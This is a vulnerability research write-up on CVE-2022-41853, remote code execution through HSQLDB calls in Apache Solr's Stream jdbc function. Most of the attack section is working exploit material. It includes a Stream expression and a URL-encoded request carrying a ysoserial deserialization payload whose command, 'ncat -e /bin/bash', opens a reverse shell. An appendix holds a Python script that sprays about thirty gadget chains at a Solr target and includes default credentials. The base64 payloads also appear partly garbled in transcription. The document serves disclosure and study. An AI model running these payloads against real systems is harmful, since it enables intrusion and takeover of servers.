

HyperSQL Research

CVE-2022-41853

Environment:

- HSQL v2.4.0
- Apache Solr v8.10.1
- Linux

The screenshot shows the Apache Solr Admin UI dashboard. On the left is a sidebar with navigation links: Logout solr, Dashboard (selected), Logging, Security, Cloud, Schema Designer, Collections, Java Properties, Thread Dump, and Suggestions. Below these is a 'Collection Sele...' dropdown. The main content area has three sections: 'Instance' showing a 'Start' button and '18 minutes ago' status; 'Versions' showing a table of component versions; and 'JVM' and 'Runtime' sections at the bottom.

Versions	
solr-spec	8.10.1
solr-impl	8.10.1 2f24e6a49d48a032df1f12e146612f59141727a9 - mayyasharipova - 2021-10
lucene-spec	8.10.1
lucene-impl	8.10.1 2f24e6a49d48a032df1f12e146612f59141727a9 - mayyasharipova - 2021-10

60.3

JVM

Runtime Debian OpenJDK 64-Bit Server VM 11.0.8 11.0.8+10-post-Debian-1

Setup:

In order to setup the environment on an Ubuntu Linux machine the following commands were run:

```
wget https://archive.apache.org/dist/lucene/solr/8.10.1/solr-8.10.1.zip
unzip solr-8.10.1.zip
cd solr-8.10.1
cp example/example-DIH/solr/db/lib/hsqldb-2.4.0.jar server/solr-webapp/webapp/WEB-INF/lib/
cd bin
./solr start -e techproducts
```

Findings:

1. Remote Code Execution via JDBC HSQL Stream

Description:

If an attacker gains access to the Stream component of a Solr installation, he/she can leverage the “jdbc” function in order to perform malicious activities using connections and/or queries from JDBC Drivers present on the Solr Server.

Successfully exploitation of the HSQLDB client driver was determined to result in Remote Code Execution.

Note: This vulnerability does not affect default Apache Solr servers as the HSQL JAR needs to be specifically placed in the folder “./server/solr-webapp/webapp/WEB-INF/lib/” in order for the driver to be reachable by the Stream JDBC component.

Proof of Concept:

By looking at the official Solr Reference guide (https://solr.apache.org/guide/8_10/stream-source-reference.html#jdbc-syntax) we can see an example of how the Stream Source component can be used to call the “jdbc” function with a HSQLDB driver and query.

Because the HSQLDB connector supports by default the “CALL” functionality, an attacker can abuse it in order to call and use Java Classes and Methods that have been loaded by Solr when starting the webserver.

By taking a quick glance over the default JARs present in Solr we found the following interesting functions:

- “org.apache.commons.lang3.SerializationUtils.deserialize” can be used to trigger Deserialization vulnerabilities and obtain Remote Code Execution
- “java.lang.System.setProperty” can be used to overwrite different JVM properties in order to disable security measures

Note: This list is not an exhaustive list of the potentially dangerous Java methods that can be called.

In this example we will exploit Solr by triggering the deserialization using the following Stream expression:

```
jdbc(
  connection="jdbc:hsql:mem:.",
  sql="CALL
  \"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
  on','true') +
  \"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
  re.config.plugins.convert.Base64Converter.parseBase64Binary\"('r00ABXNyABFqYXZlLnV0aWwuS
  GFzaFNldLpEhZWwUlc0AwAAeHB3DAAAAAI/QAAAAAAXNyADRVcmcuYXBhY2hlLmNvbWl1bnMuY29sbGVjdGlvb
  nMua2V5dmFsdWUuVG1lZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANTY
  XB0AA9MamF2YS9ldGlsL01hcDdt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbWl1bnMuY29sbGVjdGlvbNubWFWL
  kxhenlNYXBu5ZScnknQlAMAAUwAB2ZhY3Rvcn10ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGx1Y3Rpb25zL1RyY
  W5zMm9ybWV5O3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNoaW9ucy5mdW5jdG9ycy5DaGFpbmVkJHh
  nNmb3JtZXIwxf5fsKHqXBAIAAVsADWlUcmFuc2Zvcml1cnN0AC1bTG9yZy9hcGFjaGUuY29tbW9ucy5jb2xsZWNoa
  W9ucy9UcmFuc2Zvcml1cjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNoaW9ucy5UcmFuc2Zvcml1c
  ju9Virx2DQYmQIAAHhWAAAAABXNyADtvcmcuYXBhY2hlLmNvbWl1bnMuY29sbGVjdGlvbNubMuZnVuY3RvcnMuQ29uc
  3RhbNRUcmFuc2Zvcml1clh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB+AAAN4cHZyABFqYXZlLmNvbGx1Y3Rpb25zLmZlbnN0b3JzLkludm9rZXJUC
  QAAAAAaHBzcGAg6b3JnLmFwYWNoZS9jb21tb25zLmNvbGx1Y3Rpb25zLmZlbnN0b3JzLkludm9rZXJUC
  mFuc2Zvcml1cofo/2t7fM44AgADWwAFaUFyZ3N0ABNBtGphdmEvdGFuZy9PYmplY3Q7TAAALaU1ldGhvZE5hbWV0A
```

```
BJMaMf2YS9sYW5nLlN0cmIuZzbtAAtpUGfYfYw1UeXB1c3QAE1tMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2Y
S5sYW5nLk9iamVjdDuQz1i fEHMpbaIAAAHhWAAAAAnQACmdldfJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7q
xbXrsvNWpkCAAB4CAAAAAB0AA1nZXRNZXRob2RlcQB+ABsAAAAACdnIAEGphdmEubGFuZuY5TDhJpbmeg8KQ4ejuZq
gIAAHhwdnEafgAbc3EafgABTDxEdafgAYAAAAAnB1cQB+ABgAAAAADAAAGaW52b2tldXEafgAbAAAAANZyABBqYXZhL
mxhbmcuT2JqZWNOAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE3VyABNbTgphdmEubGFuZuY5TDhJpbmc7rdJW5+kde
0cCAAB4CAAAAAF0ABxuY2F0IC1lIC9iaW4wYmFzaCAxMjcUMSA0NDQ0dAAEZxhlY3VvAH4AGwAAAAFxAH4AIHNxA
H4AD3NybABfQYXZhLmxhbmcuSW50ZWdlchLiOKt3gcY4AgABSQAfmdFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoas1
R0LlOCLAGaaEHAABAAABc3IAEWphdmEudXRpbC5lYXN0TWFwTGFwcmMYWNEDAAJGApsb2FkRmFkdG9ySQAJdGhyZ
XNob2xkeHA/QAAAAAAAAAHIAAAEAAAAAB4eHg=')' ",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)
```


The payload can also be sent directly to the application, without needing to use the Stream GUI, by using the following URL:

http://localhost:8983/_solr/gettingstarted/stream?expr=jdbc(%0A%20%20%20connection%3D%22jdbc%3Ahsqldb%3Amem%3A.%22%2C%0A%20%20%20sql%3B%22CALL%20%5C%22java.lang.System.setProperty%5C%22(%27org.apache.commons.collections.enableUnsafeSerialization%27%2C%27true%27)%20%2B%20%22%27org.apache.commons.lang.SerializationUtils.deserialize%5C%22(%5C%22org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64Binary%5C%22)(%27%0ABXNjYAbFYxZhLnV0AwWsuSGFvaFNlLdpEhZWwUcL0AwAAeHB3DAAAAAI%2FQAAAAAAAAAXNjYADrvcmcuYXBhY2hlLmNvbWlbnMvbnMuY29sbGVjdGlvbnMva2V5dmsFdWUuVGllZE1hcEVudHJ5iq3SmznBH9SCAAJMAANRXL10ABJMamF2YS9S9yYW5nL09iamVjdDtMaANtYXB0AA9MamF2YS9ldGlsl01hcDt4chQAAZ2vb3NyAcPvcmcuYXBhY2hlLmNvbWlbnMvbnMuY29sbGVjdGlvbnMvbnMuWfWkxhenlNYXBu5Z3ScnnkQ1AMAAUwAB2ZhY3Rvcnl0ACxMb3JuL2FwYWN0ZS9jb2ltb25lL2NmVnbGxlY3Rpb25lL1RyYW5zZmlybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aw9ucy5jb2xscZWN0aw9ucy5UcmFuZ2Vcmcllcju9V1rx2DQYmQIAAHwhAAAABXNjYAdtvcmcuYXBhY2hlLmNvbWlbnMvbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuZ29uc3RhbnRUcmFuZ2Vcmcllc1h2kbFBFAAGUAABTAAAJUNbVN0YW50cQB%2BAANA4CHYZABFYxZhLmXhbmduUnVudGltZQAaaaaaaAaaaaAAeHBzcAg6b3JnLmFWYWN0SS5yb2ltb25lLmNvbWlxY3Rpb25zMzZlbmN0b3JzLkludm9rZXJUCmFuZ2Vcmcllcfofo%2F2t7fm44AgADWwAFaUFyZ3N0ABNBtGphdmEvbGFuZy9PYmplY3Q7TAALu1ldGhvZES5hbWV0ABJMamF2YS9S9yYW5nL1N0cmLuZ2tlb2AtatPUgFfyYw1UeXBlc3QAE1tMaMf2YS9S9yYW5nL0NsYXNZOmhwdXIAE1tMamF2YS5S9yYW5nLk9iamVjdDUZZtlfEHMpAIAAHwhAAAAANQACmdldFlJbnRpbWV1cgASW0wYXZlLmXhbmduZ2xhc3M7qxbsXrsVnwPkCAAB4CAAAAA0AA1lnXRZNxRob2R1ncQB%2BABSAACAcdnIAEGphdmEubGFuZyZ5TdHJpbmeg8KQ4ejuzQGIAAHhwdnEAfgAbc3EAfgATdXEafgAYAAAAANBlcQB%2BABgAAAdAADagAW52btldxEAfgaufAAAAAnZYABbgYXZlLmXhbmduZ2JqZWN0AAAAAaaaaaAACAB4CHZxAH4AGHNxAH4AE3VyABNBtGphdmEubGFuZyZ5TdHJpbmc7rdJW5zZ2lkde0CAAB4CAAAAA0ABxuY2FO1IC9iaW4YmFzaCAmjcUMSAONDQ0daEEZxh1Y3VxaHA4AGwAAAAAFxHA4IHnxAH4AD3NyABFYxZhLmXhbmduSW50ZWdlchLioKT3gyc4AgABSQAfdmFsdWV4cgAQamF2YS5S9yYW5nLk51bWJlcjoaslr0LL0CLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoTWfwBQfawCMWYNEDAAJGApsb2FkRmFjdG9ySQAJdGhyZXNob2ZkeHA%2FQAAAAAAAAAhcIAAAAEAAAAAB4eHg%3D%27))%22%2C%0A%20%20sort%3D%22AGE%20asc%2C%20NAME%20desc%22%2C%0A%20%20%20driver%3D%22org.hsqldb.jdbcDriver%22%0A)

We can observe 4 parts of interest in the above “sql” query:

- "java.lang.System.setProperty('org.apache.commons.collections.enableUnsafeSerialization','true') is used to allow UnsafeDeserialization in the JVM
- The string 'r00A...' represents a base64 encoded malicious Java Serialized Object generated with ysoserial¹ (in this case the payload type used was CommonCollection6 and, upon the successful deserialization, the command "**ncat -e /bin/bash 127.1 4444**" will be executed)
- "org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64Binary('r00A...') is used to decode the base64 payload and turn it into a byte[]. As a potential alternative the "org.apache.logging.log4j.core.config.plugins.convert.HexConverter.parseHexBinary" function could have been used but would require the payload to be Hex encoded.
- The resulting byte[] from above is parsed by "org.apache.commons.lang.SerializationUtils.deserialize" which triggers the unsafe deserialization and results in RCE.

¹ <https://github.com/frohoff/ysoserial>




Note: Although the function will always result in an error, the deserialization is successful and we can see a reverse shell returning to the attacker under the privileges of the user running the Solr Server.

Other Information:

The ysoserial deserialization gadgets that successfully result in RCE are:

- CommonCollection5
- CommonCollection6
- CommonCollection7



Note: The code for the “ysoserial_stream.py” script can be found in the Appendix section at the end of the document.

Note2: Other gadgets may also be valid that contain non-standard ysoserial gadget chains.

Also, because Java deserialization chains may be affected by version and/or vendor differences between the attacker and the server, it is recommended to generate the Deserialization payload using the same Java version as that used by the server running Solr. If you don't have access to the “Java Properties Dashboard” in Solr, the following Stream expression can be used to return the vendor and version:

```
jdbc(
  connection="jdbc:hsqldb:mem:",
  sql="CALL \\'java.lang.System.getProperty\'(\'java.runtime.name\' + ' - ' +
    \\'java.lang.System.getProperty\'(\'java.runtime.version\'",
  sort="AGE asc, NAME desc",
  driver="org.hsqldb.jdbcDriver"
)
```

Result (in this case):

```
{
  "result-set": {
    "docs": [
      {
        "@p0": "OpenJDK Runtime Environment - 11.0.8+10-post-Debian-1"
      },
      {
        "EOF": true,
        "RESPONSE_TIME": 228
      }
    ]
  }
}
```

Appendix:

Python code for “ysoserial_stream.py”:

```
#!/usr/bin/python
import requests
import base64
import subprocess
from requests.auth import HTTPBasicAuth

target = b"127.0.0.1:8983"
#core_name = b"new_core" #usually for standalone setups
core_name = b"gettingstarted" # usually for cloud setups
listen_addr = "127.0.0.1:4444"
cmd = "curl " + listen_addr # command executed on deserialization

### Optional Auth ###
user = "solr"
password = "SolrRocks"
auth = False # No Auth Needed
#auth = HTTPBasicAuth(user, password) # Basic Auth
### Optional Auth ###

ysoserial_path = "ysoserial.jar" # Change this in case ysoserial.jar is not in the same
dir or has a different name

payloads = """BeanShell1
C3P0
Clojure
CommonsBeanutils1
CommonsCollections1
CommonsCollections2
CommonsCollections3
CommonsCollections4
CommonsCollections5
CommonsCollections6
CommonsCollections7
FileUpload1
Groovy1
Hibernate1
Hibernate2
JBossInterceptors1
JSON1
JavassistWeld1
Jdk7u21
Jython1
MozillaRhino1
MozillaRhino2
Myfaces1
Myfaces2
ROME
Spring1
Spring2
URLDNS
Vaadin1
Wicket1""".split('\n')

def get_ysoser_pay(payload):
    try:
        if payload == "C3P0" or payload == "Myfaces2":
            res = subprocess.check_output(["java","-
jar",ysoserial_path,payload,"http://"+listen_addr+"/:test?" +payload])
        elif payload == "FileUpload1" or payload == "Wicket1":
            res = subprocess.check_output(["java","-
jar",ysoserial_path,payload,"write:/tmp/test_"+payload+";CONTENTSOFTHEFILE"])
        else:
            res = subprocess.check_output(["java","-
jar",ysoserial_path,payload,cmd+"/?"+payload])
            base64_res = base64.b64encode(res)
            return base64_res
    except:
        return False

def send_pay(gadget_b64):
    params = {b'expr' : b""jdbc(
        connection="jdbc:hsqldb:mem:.",
```

```
sql="CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
on','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('\" + gadget_b64 +
b\"\"'))\",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)\""}
url = b"http://" + target + b"/solr/" + core_name + b"/stream"

if auth:
    resp = requests.get(url, params=params, auth=auth).text
else:
    resp = requests.get(url, params=params).text

# print(resp) # uncomment if you want to see server response

def main():
    for pay in payloads:
        gadget_b64 = get_ysoser_pay(pay)
        if gadget_b64:
            send_pay(gadget_b64)

### MAIN ###
main()
```